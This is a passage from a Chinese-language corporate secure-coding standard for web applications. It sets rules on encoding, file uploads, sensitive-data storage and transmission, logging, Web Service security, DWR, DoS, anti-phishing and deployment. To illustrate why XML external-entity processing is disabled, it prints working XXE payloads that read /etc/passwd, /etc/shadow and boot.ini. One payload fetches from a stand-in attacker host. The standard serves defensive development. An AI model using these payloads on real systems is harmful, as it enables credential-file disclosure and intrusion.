| 常见的Web开发语言或框架都提供了专门的用于HTML编码的方法，如JSP中的jstl标签函数fn:escapeXml()、asp.net中的HTMLEncode、PHP中的htmlentities()和htmlspecialchars()但是，这些方法只提供了基本的HTML编码。对于可信输入，如果能够确定这些方法能够满足编码需求，则可以使用这些方法。而对于不可信输入，建议使用OWASP ESAPI中更严格和全面的HTML Encode进行编码，同时OWASP ESAPI中也提供了URL、CSS、SQL、LDAP等编码。  下面是一些示例：  String safe = ESAPI.encoder().encodeForHTML( request.getParameter( "input" ) );  String safe = ESAPI.encoder().encodeForHTMLAttribute( request.getParameter( "input" ) );  String safe = ESAPI.encoder().encodeForURL( request.getParameter( "input" ) );  String safe = ESAPI.encoder().encodeForCSS( request.getParameter( "input" ) );  String safe = ESAPI.encoder().encodeForSQL( request.getParameter( "input" ) );  String safe = ESAPI.encoder().encodeForLDAP( request.getParameter( "input" ) );  备注：  建议使用OWASP ESAPI提供的编码方法，如果产品自己实现输出编码，应该确保对同一类型的编码进行集中处理、确保编码机制一致，以防止不一致的编码方式导致安全隐患，同时这种做法也有利于代码维护。 |

# 文件管理

1. **必须在服务器端采用白名单方式对上传的文件类型进行严格的限制。**

说明：针对上传文件类型的检查，不能仅仅只通过文件的扩展名进行判断，而是需要通过检查文件的文件头来判断。限制Web 容器可以解析执行的文件类型（如：JSP、ASP、ASPX、PHP等）的上传。

1. **禁止以客户端提交的数据作为读/写/上传/下载文件的路径或文件名。**

说明：建议对写/上传文件的路径或文件名采用随机方式生成，或将写/上传文件放置在有适当访问许可的专门目录（Web内容目录之外），这些文件不应该具有可执行权限，且他们不应该能够覆盖其他可执行文件。

对读/下载文件采用映射表（例如，用户提交的读文件参数为1，则读取第1个文件file1，参数为2，则读取第2个文件file2）。防止恶意用户构造路径和文件名，实施目录跨越和不安全直接对象引用攻击。

1. **禁止将不属于Web内容目录的文件放置在Web内容目录下。禁止将敏感的静态资源文件存放在Web内容目录下。对于临时文件，必须及时删除。**

说明：将本不属于Web内容目录下的文件放置在Web内容目录下、或是将敏感的静态资源文件存放在Web内容目录下，容易被攻击者直接下载获取。Web内容目录指的是：通过Web可以直接浏览、访问的目录。静态资源文件指的是：如报表文件、日志文件、配置文件、数据库文件，或其他临时文件。

1. **禁止将文件绝对路径发送到客户端。**

说明：文件绝对路径发送到客户端会暴露服务端的目录结构信息，有助于攻击者了解系统，为攻击者攻击提供帮助。

**规则8.5 禁止存储并执行非可信来源的文件和代码。**

说明：一般来说，来自系统之外的文件和代码都是不可信任的，存储和执行非可信来源的文件或代码会带来重大安全隐患，必须禁止执行上传的非可信数据中的应用代码，任何上传的非可信来源的文件和代码都应放置在Web内容目录之外以防止这些文件被执行。这里所说的执行是指动态页面（如asp、jsp、php）的执行。

1. **对于安全性要求较高的产品，要在服务器上部署防病毒软件，在上传文件时，要调用防病毒软件API来对上传文件即时进行病毒和恶意软件扫描。若发现文件含有病毒或恶意软件，则应立即删除上传文件并记录日志。**
2. **在服务器端对上传的文件大小进行限制**。

说明：根据产品的具体情况，对上传文件的大小进行限制，避免文件过大占用系统存储空间。

# 敏感数据保护

常见的敏感数据有:口令、密钥、数据库连接字符串、证书、会话标识、License、隐私数据（如短消息内容）、授权凭据、个人数据（如姓名、住址、电话等）等。敏感数据的具体范围取决于产品具体的应用场景以及产品的安全策略。

## 敏感数据存储

1. **禁止在代码中存储敏感数据。**

说明：禁止在代码中存储如数据库连接字符串、口令和密钥之类的敏感数据，这样容易导致泄密。

1. **禁止密钥或帐号的口令以明文形式存储在数据库或者文件中。**

说明：密钥或帐号的口令必须经过加密存储。例外情况，如果Web容器的配置文件中只能以明文方式配置连接数据库的用户名和口令，那么就不用强制遵循该规则，将该配置文件的属性改为只有属主可读写。

1. **禁止在 cookie 中以明文形式存储敏感数据。**

说明：cookie信息容易被窃取，尽量不要在cookie中存储敏感数据；如果条件限制必须使用cookie存储敏感信息时，必须先对敏感信息加密再存储到cookie。会话cookie中的SessionID除外。

1. **禁止在隐藏域中存放明文形式的敏感数据。**

说明：隐藏域中明文敏感信息，可以通过查看页面源码来获取。

1. **禁止在日志中记录明文的敏感数据。**

说明：禁止在日志中记录明文的敏感数据（如口令、会话标识等）， 防止敏感信息泄漏。

1. **禁止带有敏感数据的Web页面缓存。**

说明：带有敏感数据的Web页面都应该禁止缓存，以防止敏感信息泄漏或通过代理服务器上网的用户数据互窜问题。特定条件下，即便指定了”Cache-Control: no-cache”头域，浏览器仍会执行缓存动作。建议应考虑使用”no-store”指令。参考网址：http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.1

实施指导：

|  |
| --- |
| 在HTML页面的<HEAD>标签内加入如下代码：  <HEAD>  <META HTTP-EQUIV="Expires" CONTENT="0">  <META HTTP-EQUIV="Pragma" CONTENT="no-cache"><META HTTP-EQUIV="Cache-control" CONTENT= "no-cache, no-store, must-revalidate"><META HTTP-EQUIV="Cache" CONTENT="no-cache">  </HEAD>  在JSP页面的最前面加入如下代码：  <%  response.setHeader("Cache-Control","no-cache, no-store, must-revalidate");  response.setHeader("Pragma","no-cache");  response.setDateHeader("Expires",0);  %>  注意：代理服务器默认是不缓存的，如果代理服务器采用强制缓存策略，以上代码是不生效的，这种情况下要防止代理服务器缓存页面，可以在链接后加入一个随机数pageid,此时链接变成：http://localhost:8080/query.do?a=2&pageid=2245562, 其中2245562数字是随机生成的，每次请求此页面时，随机数都不同，浏览器始终认为此为一个新请求，服务器生成新的响应页面。 |

1. **防止存储在服务器端的敏感数据的缓存或临时拷贝被未授权访问，一旦这些临时文件不再需要，必须立即删除。**

说明：如果没有访问控制或使用后没有立即删除，容易导致敏感信息泄露。需要将含有敏感数据的缓存或临时文件放置于无法通用Web直接访问的目录，并确保文件权限只有属主可读写，使用后立即删除。

1. **对存储在服务器上的敏感数据实施访问权限控制。**

说明：基于操作系统和数据库的访问控制机制，对服务器上存储的敏感数据实施严格的访问权限保护，即对于敏感数据文件只有属主才能够访问，对于存储在数据库中的数据，只有已授权的用户可以访问。

1. **禁用敏感数据的Autocomplete功能**

说明：浏览器会缓存用户输入，在用户重新进行输入时提供数据自动补齐功能。为保证敏感数据的机密性，须禁用敏感数据的Autocomplete特性。这里定义的敏感数据包括但不限于信用卡号、验证码、一次性密钥等。

实施指导：

|  |
| --- |
| 设置form的autocomplete属性值为off： |
| <form action="creditcardcreate.jsp" name=createcard method=post autocomplete="off"> |
| 设置input的autocomplete属性值为off： |
| <input type="text" name="creditcardnum" autocomplete="off"> |

## 敏感数据传输

1. **带有敏感数据的表单必须使用 HTTP-POST 方法提交。**

说明：禁止使用 HTTP-GET 方法提交带有敏感数据的表单（form）。如果是使用servlet处理提交的表单数据，那么不在doGet方法中处理，只在doPost方法处理。通过HTTP-POST提交带有敏感数据的表单可以有效阻止跨站请求伪造攻击，并且可以避免带有敏感数据的URL被记录于服务端日志、代理日志、浏览器历史而造成的信息泄露。

实施指导：

|  |
| --- |
| 1. 对于JSP页面，将表单的属性method赋值为"post"，如下  <form name="form1" method="post" action="switch.jsp">  2. 如果是使用servlet处理提交的表单数据，那么只在doPost方法中处理，参考代码如下  public class ValidationServlet extends HttpServlet  {  public void doPost(HttpServletRequest request, HttpServletResponse response)  throws IOException, ServletException  {  //对提交的表单数据进行校验  }  } |

1. **在客户端和服务器间传递敏感数据时，必须保证数据的机密性。**

说明：如果在客户端和服务器间传递如帐号、口令等敏感数据，必须保证数据的机密性，推荐使用带服务器端证书的SSL。由于SSL对服务端的CPU资源消耗很大，实施时必须考虑服务器的承受能力。

实施指导：

|  |
| --- |
| 1. SSL的配置请参考《附件1 Tomcat配置SSL指导》。  2. Web应用中，从https切换到http过程中会丢失session，无法保持会话的连续。解决的办法就是用http-https-http过程代替https-http过程，保证会话的连续性。原因：当https请求转为http请求的时候，因为原先的session的secure属性值是true，无法再http协议中传输，因此，系统生成新的session，且新的session没有继承旧session的属性和值，因此，无法保持会话连续。而http-https-http这个过程，session始终不变，因此，可以保持会话连续。 |

1. **禁止在URL中携带会话标识。**

说明：由于浏览器会保存URL历史记录，Web服务器和代理服务器的日志也都可能保存URL信息，如果URL中携带会话标识（如jsessionid），则容易造成会话标识泄露，一旦该会话标识还在其生命有效期，则恶意用户可以冒充受害用户访问Web应用系统。

实施指导：

|  |
| --- |
| 使用会话cookie来维持会话状态，参见规则5.1。 |

1. **禁止将对用户保密的信息传送到客户端。**

说明：这些信息一旦传送到客户端，那么用户也就可以获取到，容易引起敏感信息泄露。例如，使用JSON进行数据交互时，服务器上有一些对用户保密的信息，在返回客户端时没有从JSON对象中剔除这些数据，这样即使客户端javascript没有解析和呈现这些数据（也就是说在页面中看不到），用户还是可以通过代理软件（如WebScarab或Fiddler）拦截获取这些保密信息。

# 加密

对于加密相关的技术要求，请参考《密码算法应用规范》http://w3.huawei.com/dominoapp/ipd/criterion/standardlibrary.nsf/0/28E407A6996716C148257C68000B3804?opendocument#。

# 异常处理

1. **向客户端返回的异常消息中不能暴露不必要的信息，只能返回一般性的错误提示消息。**

说明：出现异常时，禁止将数据库版本、数据库结构、操作系统版本、堆栈跟踪、文件名和路径信息、SQL 查询字符串等对攻击者有用的信息返回给客户端，这些信息可被攻击者利用来发起进一步的攻击。建议重定向到一个统一、默认的错误提示页面，进行信息过滤。

1. **应用程序捕获异常，并在日志中记录详细的错误信息。**

说明：记录详细的错误消息，可供入侵检测及问题定位。敏感数据不应当记录，参见规则9.1.5

1. **发生异常时需要释放已申请的文件句柄、数据库连接、内存等资源。**

说明：若发生异常时相应的资源未释放，会引起资源占用异常，可能导致系统不可用。

# 日志

本节的日志主要针对Web业务应用，不包括操作系统、Web容器的日志。

1. **应用服务器必须对安全事件及操作事件进行日志记录。**

说明：安全事件包括登录、注销、添加、删除、修改用户、授权、取消权限、鉴权、修改用户口令等；操作事件包括对业务系统配置参数的修改，对重要业务数据的创建、删除、修改、查询等；对于上述事件的结果，不管是成功还是失败，都需要记录日志。

1. **日志必须包括但不限于如下内容：事件发生的时间、事件类型、客户端IP、客户端机器名、当前用户的标识、受影响的个体（数据、资源）、成功或失败标识、启动该事件的进程标识以及对该事件的详细描述。**
2. **严格限制对日志的访问。**

说明：只有Web应用程序的管理员才能查询数据库表形式或文件形式的日志；除数据库超级管理员外，只有应用程序连接数据库的帐号可以查询（select）及插入（insert）日志表；除操作系统超级管理员外，只有应用程序的运行帐号才能读、写文件形式的日志（但不允许删除）。确保日志的安全，限制对日志的访问，这加大了攻击者篡改日志文件以掩饰其攻击行为的难度。

1. **对日志模块占用资源必须有相应的限制机制。**

说明：限制日志模块占用的资源，以防止如自动的恶意登陆尝试导致的资源枯竭类DOS攻击；比如限制日志记录占用的磁盘空间。

1. **禁止日志文件和操作系统存储在同一个分区中，同时，应使用转储、滚动、轮循机制，来防止存储日志的分区写满。**

说明：所需空间和具体业务、局点容量、日志保存周期相关，要根据实际情况估算。建议使用集中的日志服务器来存储日志，参见建议12.2.

1. **发布的产品代码只有在调试模式下才能输出调试日志。调试模式只能通过登录服务器手动开启。**

说明：调试日志对系统性能、日志存储空间影响加大，同时调试日志记录的信息量大，可能会导致信息泄露。因此，应禁止通过远程接口或界面来开启调试模式。只有在进行问题定位时，通过登录服务器手动开启调试模式。

1. **日志应该有备份及清理机制。**

说明：备份及清理机制包括定期备份及清理日志和监控用于存放日志的磁盘空间的使用情况。可以配置定期备份及清理的时间，可以配置以用于存放日志的磁盘空间使用率达到多少时进行备份及清理。

1. **通过集中日志服务器保存日志。**

说明：将日志保存到集中的日志服务器以减少对日志文件的篡改，删除和非法访问的风险。

1. **避免在日志中记录不受信任的信息，或者对不受信任的信息进行适当的转义。**

说明：如果日志记录了不受信任的信息，会带来安全隐患。例如，攻击者构造了带有script的信息被记录到日志中，那么当管理员查看日志时，就容易遭受跨站脚本攻击；另外，攻击者构造了带有回车换行的信息被记录到日志中，就容易伪造日志。因此，应该避免在日志中存在记录不受信任的信息，或者做对不受信任的信息进行适当的转义。

**建议12.4 建议程序记录识别到的安全攻击事件。**

说明： 安全攻击事件包括CSRF、SQL注入、命令注入、XSS等。

# Web Service

1. **使用SSL服务器端证书，对Web Service提供方进行身份验证。**

说明：使用SSL服务器端证书，对Web Service提供方进行身份验证，防止攻击者冒充Web Service提供方。Web Service调用方应验证颁发的服务器证书是一个值得信赖的供应商，且证书未过期、没有被撤销、和域名匹配，并且服务端已经证明它拥有和公钥证书相关的私钥（通过签名或对使用公钥加密的数据进行正确解密）。

实施指导：

|  |
| --- |
| 请参考《附件2 Web Service 安全接入开发指导》。 |

1. **使用SSL客户端证书，对Web Service调用方进行认证。**

说明：使用SSL客户端证书，对Web Service调用方进行认证，防止Web Service接口被滥用。

实施指导：

|  |
| --- |
| 请参考《附件2 Web Service 安全接入开发指导》。 |

1. **如果调用者的权限各不相同，那么必须对Web Service接口的调用进行鉴权。**

说明：鉴权就是判断调用者是否有权限调用该Web Service接口，只有授权用户可以调用已经被授权的Web Service接口，防止越权调用。

实施指导：

|  |
| --- |
| 如果使用Axis2（实现Web Service的一种技术框架），可以通过Axis2的handler对调用进行鉴权。 |

1. **保障Web Service接口传递SOAP消息的机密性和完整性。**

说明：保障Web Service接口传递SOAP消息的机密性和完整性，以防止消息被嗅探或者篡改。

实施指导：

|  |
| --- |
| 方案1：如果使用Axis2（实现Web Service的一种技术框架），可以采用Apache Rampart，快速实现SOAP消息的签名和加解密，具体请参考《附件2 Web Service 安全接入开发指导》。  备注：  Apache Rampart是Axis2的安全模块，它根据WS-Security规范来确保SOAP消息的安全性。Rampart贯彻了以下规范：   * WS - Security 1.0 * WS - Security 1.1 * WS - Secure Conversation - February 2005 * WS - Security Policy - 1.1 - July 2005 * WS - Security Policy - 1.2 * WS - Trust - February 2005 * WS - Trust - WS-SX spec - EXPERIMENTAL   方案2：采用https安全协议。 |

1. **如果Web Service只对特定的IP开放，那么必须对调用Web Service接口的客户端IP进行鉴权，只有在IP地址白名单中的客户端才允许调用，IP地址白名单可配置。**

实施指导：

|  |
| --- |
| 请参考《附件3客户端IP鉴权实施指导》。 |

1. **在Web Service的客户端和服务器之间使用相同的编码。**

说明：Web Service客户端和服务器间使用相同的编码方式，既是防止出现乱码问题的要求，也是实施输入校验的基础。建议统一采用UTF-8字符编码。

1. **Web Service必须根据XML schema定义（XSD）来验证SOAP消息。**

说明：Web Service必须根据XML schema定义（XSD）来验证SOAP消息，XSD至少必须为允许流入和流出Web Service的每一个参数定义最大长度和字符集；对于所有具有固定格式的参数（如：邮政编码，电话号码，列表值等），要定义强的校验模式，最理想的方式就是白名单校验模式。XML Schema 支持数据类型，可更容易地定义数据约束，可更容易地验证数据的正确性，可更容易地描述允许的文档内容。

实施指导：

|  |
| --- |
| 请参考：http://www.w3school.com.cn/schema/schema\_example.asp |

1. **必须对Web Service提交的参数进行输入校验。**

说明：使用Web Service提交的参数前，必须先进行输入校验，具体输入校验部分请查看“[6输入校验](#_输入校验)”。

1. **对Web Service接口调用进行日志记录。**

说明：日志内容包括但不限于如下内容：调用时间、操作类型、调用接口名称、详细的接口参数、客户端IP、客户端机器名、调用者的用户标识、受影响的个体（数据、资源）、成功或失败标识。

1. **根据实际业务需要，限制SOAP消息的大小为适当的值。**

说明：就像Web应用程序，Web Service也成为拒绝服务攻击的目标，可以通过自动发送成千上万的大的SOAP消息，使应用无法响应合法的消息或者彻底瘫痪，从而导致Web Service拒绝服务。如果限制值太大（或根本没有限制），就会增加拒绝服务攻击成功的机会。

1. **禁用XML外部实体处理。**

说明：允许对包含用户提供数据的XML外部实体进行处理，可能导致敏感信息暴露，以及拒绝服务攻击。使用XML库的Java应用通常都会被这类漏洞影响，因为许多Java的XML解析器默认会处理外部实体。

危险因素：

A、XML文档的应用分析。

B、脏数据允许存在于系统解析的实体文档类型定义（DTD）中。

C、XML分析器配置为生效，并且处理文档类型定义（DTD）。

D、XML分析器配置为支持解析文档类型定义（DTD）中的外部实体。

例如：XML外部实体处理引起的XML注入漏洞。如果XML解析器试图以/ dev/random文件的内容替代的实体，该案例可能导致Web服务器崩溃（在UNIX系统中）。

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>

该案例可能泄露 /etc/passwd或者其他目标文件。

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>

更多信息，请参考：https://www.owasp.org/index.php/XML\_External\_Entity\_(XXE)\_Processing**：**

1. **Web Service接口需要防御重放攻击。**

说明：如果攻击者抓取整个SOAP消息，并多次向服务器重发该消息，则可能导致服务器重复多次处理该请求（例如：多次充值）。

实施指导：

|  |
| --- |
| 通过时间戳或流水号的机制防止对Web Service接口的重放攻击。采用时间戳机制时，必须同时确保客户端和服务器间的时间同步。 |

# DWR

DWR（Direct Web Remoting）是一种Java 和JavaScript 相结合的开源框架，可以帮助开发人员更容易地完成应用Ajax 技术的Web 应用程序，让浏览器上的JavaScript 方法调用运行在Web 服务器上的Java 方法。

1. **关闭DWR 调试功能。**

说明：如果开启了DWR调试功能，那么攻击者可以轻易查看和调用系统提供的所有DWR方法，所以，版本发布时，一定要关闭DWR调试功能。

实施指导：

|  |
| --- |
| 修改对应的web.xml文件中的debug参数值为false：  <servlet>  <servlet-name>dwr-invoker</servlet-name>  <servlet-class>org.directwebremoting.servlet.DwrServlet</servlet-class>  <init-param>  <param-name>debug</param-name>  <param-value>false</param-value>  </init-param>  ...... |

1. **对DWR方法的调用必须进行认证。**

说明：认证就是确定谁在调用DWR方法，并且证实调用者身份。

实施指导：

|  |
| --- |
| 对于DWR方法的认证直接沿用3.2的认证机制，不用单独再做认证。 |

1. **对DWR方法的调用必须进行鉴权。**

说明：鉴权就是判断调用者是否有权限调用该DWR方法。

实施指导：

|  |
| --- |
| DWR的请求和普通的Web请求一样，都可以通过过滤器来鉴权，对于DWR方法的鉴权直接沿用规则“**规则41**”的鉴权机制，具体实现参照“**规则4.1**”的实施指导。 |

1. **必须对DWR提交的参数进行输入校验。**

说明：使用DWR提交的参数前，必须先进行输入校验，具体输入校验部分请查看“[6输入校验](#_输入校验)”。

# 防范DoS

要确保应用程序能尽可能的防范拒绝服务攻击，比如要避免CPU、内存被大量占用、磁盘I/O消耗过高、网络I/O消耗过高等造成系统不可用。资源管理不当也会造成DOS攻击，需要合理管理资源。

1. **使用配额和限制，避免过多的CPU、内存、存储空间、磁盘I/O和网络I/O的消耗。**

说明：报告生成、静态分析等业务功能常常会占用大量的CPU资源。上传功能可能上传恶意超大文件占满存储空间。数据库查询、大图片处理等业务功能会导致磁盘I/O消耗过高。如果一个页面存在20倍的输出输入比（比如请求大小为1kb，而服务器返回20kb的页面或者图片），则可能网络I/O的大量消耗。

因此，需要识别Web应用中哪些业务功能可能会造成这些资源的大量消耗，应只允许通过身份验证和授权的特定用户才能提交对资源有大量消耗的请求。另外资源使用限定在一个合理的范围，长时间运行的查询等操作限定在一个合理的周期内，避免资源的无限制使用和占用。

1. **监控资源使用，超出一定阈值进行告警并处理。**

说明：当任何资源即将耗尽，或到达一个较高的高度时，进行告警并进行处理，如cpu占用率达到80%时对新业务请求进行限制和告警。

1. **避免用户帐号锁定机制的滥用。**

说明：Web应用通常会有用户锁定机制，当实施用户锁定机制时，攻击者可以恶意利用锁定机制不断尝试用户口令，造成该用户被锁定、无法登陆访问系统，造成拒绝服务。因此，需要记录用户锁定请求，如果在短时间内（例如30秒）来自同一IP地址的请求造成多个用户帐号被锁定，则锁定该IP地址。帐号锁定机制要保证一定时间（可配置，建议15分钟）后自动解锁帐号。

# 防范钓鱼攻击

1. **对于重定向目标URL的输入参数，必须严格限定其所能重定向的目标URL，并确保其不包含回车和换行字符。**

说明：如果不严格限定重定向的目标URL，容易导致钓鱼攻击；如果允许其包含回车和换行字符，容易导致HTTP响应拆分攻击。因此，如果重定向的目标是本域，则使用正则表达式校验该参数值是否是本域，如果允许其重定向的目标URL在开发阶段无法确定，则需要提供重定向目标URL的配置，以便程序能够根据现网的配置进行校验。通过白名单的正则表达式进行校验，可以同时确保其不包含回车和换行字符。

实施指导：

|  |
| --- |
| 例如，重定向的目标URL为http://www.example.com/abc.jsp?parm1=test1，那么，可以采用以下代码进行校验：  String redirectURL = request.getParameter("redirectURL");  String characterPattern = "^(http|https)\\://www.example.com/([a-zA-Z0-9-\_.]+)\\?\\w+\\=\\w+$";  if (!redirectURL.matches(characterPattern))  {  System.*out*.println ("Invalid Redirect URL");  } |

1. **保持地址栏、URL信息对用户可见。**

说明：保持地址栏、URL信息可见（默认地址栏、URL为可见），便于用户检查当前访问的是否为合法网站。

1. **对于面向互联网的Web应用，使用权威证书颁发机构颁发的SSL证书。**

说明：浏览器能够验证证书的合法性，因此使用权威证书颁发机构颁发的SSL服务器端证书，且证书未过期、没有被撤销、和域名匹配，能够帮助用户确认当前所访问的网站是否合法。备注：由于开发阶段往往无法确认部署时的域名和有效期，所以只能使用开发人员临时生成SSL证书，需要在用户资料中要求客户从权威证书颁发机构购买正式的SSL证书，替换临时SSL证书，并提供相应的实施指导。

1. **提供用户自定义欢迎词功能。**

说明：用户可以自定义欢迎词，用户成功登录后，系统给用户显示其设置的欢迎词。假冒网站难获取用户自定义的欢迎词，当用户访问到假冒网站时，可以与自己设定的欢迎词进行对比，以检查是否访问到了仿冒网站。

1. **监控异常的帐号活动。**

说明：结合业务特点对帐号的异常活动进行监控。例如，针对在线购物Web应用，可以根据一定规则来检查用户的活动是否为异常活动，比如多个帐号订购了被送到相同送货地址的商品，或从同一个IP地址发起了大量相同的订单。

1. **避免使用弹出窗口（pop-ups）的方式。**

说明：弹出窗口经常被攻击者用来欺骗用户，让用户认为此弹出框是来源于用户正在访问的正常网站。告知用户该Web应用不会使用弹出窗口的方式（例如当用户注册时进行提示，或者在用户资料中进行说明），让用户谨慎访问弹出窗口。

1. **防止网页被框架。**

说明：点击劫持（ClickJacking）和框架盗链都利用到框架技术，防范措施就是防止网页被框架。

实施指导：

|  |
| --- |
| 方法一：利用过滤器在每个页面响应中增加HTTP header“X-FRAME-OPTIONS”并配置其值为DENY或者SAMEORIGIN，其中DENY表示禁止页面内容被任何frame包含（也就是禁止使用frame），SAMEORIGIN表示仅允许页面内容被本网站的frame包含。参考代码如下：  package com.huawei.filters;  import javax.servlet.Filter;  import javax.servlet.FilterChain;  import javax.servlet.FilterConfig;  import javax.servlet.ServletRequest;  import javax.servlet.ServletResponse;  import javax.servlet.http.HttpServletRequest;  import javax.servlet.http.HttpServletResponse;  import javax.servlet.ServletException;  import java.io.IOException;  public class ResponseActionFilter  implements Filter  {  protected FilterConfig config;  private String WordsToReplace[] = null;  private String AntiCSRF = null;  private String AntiClickjackMode = null;  //private String SetSessionidAttribute = null;    public void init(FilterConfig config)  throws ServletException  {  ......  }    public void destroy()  {  config = null;  }    public void doFilter(ServletRequest request,  ServletResponse response,  FilterChain chain)  throws ServletException, IOException  {  HttpServletResponse httpResponse = (HttpServletResponse)response;  httpResponse.addHeader("X-FRAME-OPTIONS", "SAMEORIGIN");//或者httpResponse.addHeader("X-FRAME-OPTIONS", "DENY")  ......  }  }  方法二：  向电信软件与核心网网络安全工程部申请WAF CBB，并部署到应用中，启用AntiClickjackMode功能，具体方法参考WAF CBB的用户手册。  方法三：在每个网页上增加如下脚本来禁止iframe嵌套：  try{  　　top.location.hostname;  　　if (top.location.hostname != window.location.hostname) {  　　　　top.location.href =window.location.href;  　　}  }  catch(e){  　　top.location.href = window.location.href;  } |

# 代码注释

1. **在注释信息中禁止包含物理路径、数据库连接、SQL语句信息。**
2. **对于静态页面，在注释信息中禁止包含源代码信息。**
3. **对于动态页面不使用普通注释，只使用隐藏注释。**

说明：动态页面包括ASP、PHP、JSP、CGI等由动态语言生成的页面。通过浏览器查看源码的功能，能够查看动态页面中的普通注释信息，但看不到隐藏注释（隐藏注释不会发送给客户端）。因此，为了减少信息泄漏，建议只使用隐藏注释。

实施指导：

|  |
| --- |
| <form action=h.jsp>  <%--隐藏注释1--%>  <textarea name=a length=200></textarea>  <input type=submit value=test>  </form>  <%  //隐藏注释2  java.lang.String str=(String)request.getParameter("a");  /\*隐藏注释3\*/  str = str.replaceAll("<","&lt;");  out.println(str);  %> |

# 归档要求

1. **版本归档时，必须删除开发过程（包括现场定制）中的临时文件、备份文件、无用目录等。**

说明：恶意用户可以通过URL请求诸如.bak之类的文件，Web服务器会将这些文件以文本方式呈现给恶意用户，造成代码的泄漏，严重威胁Web应用的安全。

实施指导：

|  |
| --- |
| 在web应用的根目录下执行以下命令：  find ./ -name "\*.old" -o -name "\*.OLD" -o -name "\*.bak" -o -name "\*.BAK" -o -name "\*.temp" -o -name "\*.tmp" -o -name "\*.save" -o -name "\*.backup" -o -name "\*.orig" -o -name "\*.000" -o -name "\*~" -o -name "\*~1" -o -name "\*.dwt" -o -name "\*.tpl" -o -name "\*.zip" -o -name "\*.7z" -o -name "\*.rar" -o -name "\*.gz" -o -name "\*.tgz" -o -name "\*.tar" -o -name "\*.bz2"  分析查找到的文件是否临时文件、备份文件、无用文件，如果是则删除。 |

1. **归档的页面程序文件的扩展名必须使用小写字母。**

说明：很多Web server对大小写是敏感的，但对后缀的大小写映像并没有做正确的处理。攻击者只要在URL中将JSP文件后缀从小写变成大写，Web服务器就不能正确处理这个文件后缀，而将其当作纯文本显示。攻击者可以通过查看源码获得这些程序的源代码。因此，归档的页面程序文件的扩展名必须使用小写字母，如jsp、html、htm、asp等页面程序文件的扩展名分别为jsp、html、htm、asp。

1. **归档的程序文件中禁止保留调试用的代码。**

说明：这里的“调试用的代码”是指开发过程中进行临时调试所用的、在Web应用运行过程中不需要使用到的Web页面代码或servlet代码。例如：在代码开发过程中为了测试一个添加帐号的功能，开发人员临时编写了一个JSP页面进行测试，那么在归档时，该JSP页面必须删除，以免被攻击者利用。

# 部署与配置管理

1. **若Web应用对 Internet 开放，Web服务器应当置于DMZ区，在Web服务器与Internet之间、Web服务器与内网之间应当有防火墙隔离，并设置合理的策略。**
2. **若 Web 应用对 Internet 开放，Web服务器应该部署在其专用的服务器上，应避免将数据库或其他核心应用与Web服务器部署在同一台主机上。**

说明：Web服务器容易被攻击，如果数据库或核心应用与Web服务器部署在同一台主机，一旦Web服务器被攻陷，那么数据库和核心应用也就被攻击者掌控了。

1. **Web站点的根目录必须安装在非系统卷中。**

说明：Web站点根目录安装在非系统卷，如单独创建一个目录/home/Web作为Web站点根目录，能够防止攻击者利用目录遍历攻击访问系统工具和可执行文件。

1. **Web容器及应用的文件和目录权限最小化设置。**

说明：Web容器及应用的文件和目录权限最小化（目录权限设置为仅允许属主读、写、执行，bin目录下的可执行文件权限设置为仅允许属主读、执行，其他文件权限设置为仅允许属主读），防止其他用户获取或篡改Web文件。

1. **对于所使用的Web容器，必须进行安全配置。**

说明：Web容器的默认配置主要是基于通用性、易用性考虑，默认启用了一些在生产环境中不必要的功能、端口，未开启相应的安全防护，其安全状态不是最佳的，存在一定的安全隐患。因此，在使用Web容器时，必须对Web容器进行安全配置，使其达到最佳安全状态。

实施指导：

|  |
| --- |
| 公司已经开发常用Web容器的安全配置规范：《Apache 安全配置规范》、《Tomcat 安全配置规范》、《JBoss 安全配置规范》，产品根据所选用的Web容器，按照相应的配置规范进行安全配置。 |

1. **最终用户Portal和管理Portal分离。**

说明：最终用户（End-user）Portal和管理Portal分离，防止相互影响，防止来自用户面的攻击影响管理面。

实施指导：

|  |
| --- |
| 将最终用户Portal和管理Portal分别部署在不同的物理服务器；如果为了考虑成本而合设（部署在同一台物理服务器上），那么，必须做到端口分离（通过不同的端口提供Web服务），一般的Web容器（如Tomcat）支持为不同的Web应用创建不同的端口。 |

1. **对于面向互联网开放的Web站点，防止robots.txt对外暴露不想公开的目录结构。**

说明：目前为了防止搜索引擎搜索不适合对外开放的资源,一种做法是将不向对外开放的目录放在robots.txt里面进行声明，但是这种做法本身不安全，会暴露Web站点的目录结构。因此，禁止将不适合公众索引或者不是所有用户可见的目录或文件，列在robots.txt文件中。可以使用一个特别的HTML <META>标签，用以告诉搜索引擎(爬虫)不要检索这些页面内容，也不扫描它跟随的链接。

实施指导：

|  |
| --- |
| 禁止将不适合公众索引或者不是所有用户可见的目录或文件，列在robots.txt文件中。对不适合公众索引或者不是所有用户可见的目录或文件，通过过滤器进行访问控制，只允许具有权限的用户访问这些目录和文件。  告诉搜索引擎(爬虫)不要检索这些页面内容，并且/或不要扫描它跟随的链接。类似其它任何<META>标签，<META>必须被放置在HTML页面的HEAD标记内 (如示例所示) 。由于搜索引擎(爬虫)可对站点的任何页面做深层抓取，因此应在站点的每个页面放置这段代码。  代码举例：  <html>  <head>  <title>...</title>  <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">  </head> |

1. **Web服务器与应用服务器需物理分离（即安装在不同的主机上），以提高应用的安全性。**
2. **如果Web应用系统存在不同的访问等级，那么应该通过不同的Web服务器来处理来自不同访问等级（如最终用户，第三方，管理）的请求，而且Web应用应该鉴别请求是否来自正确的Web服务器。**

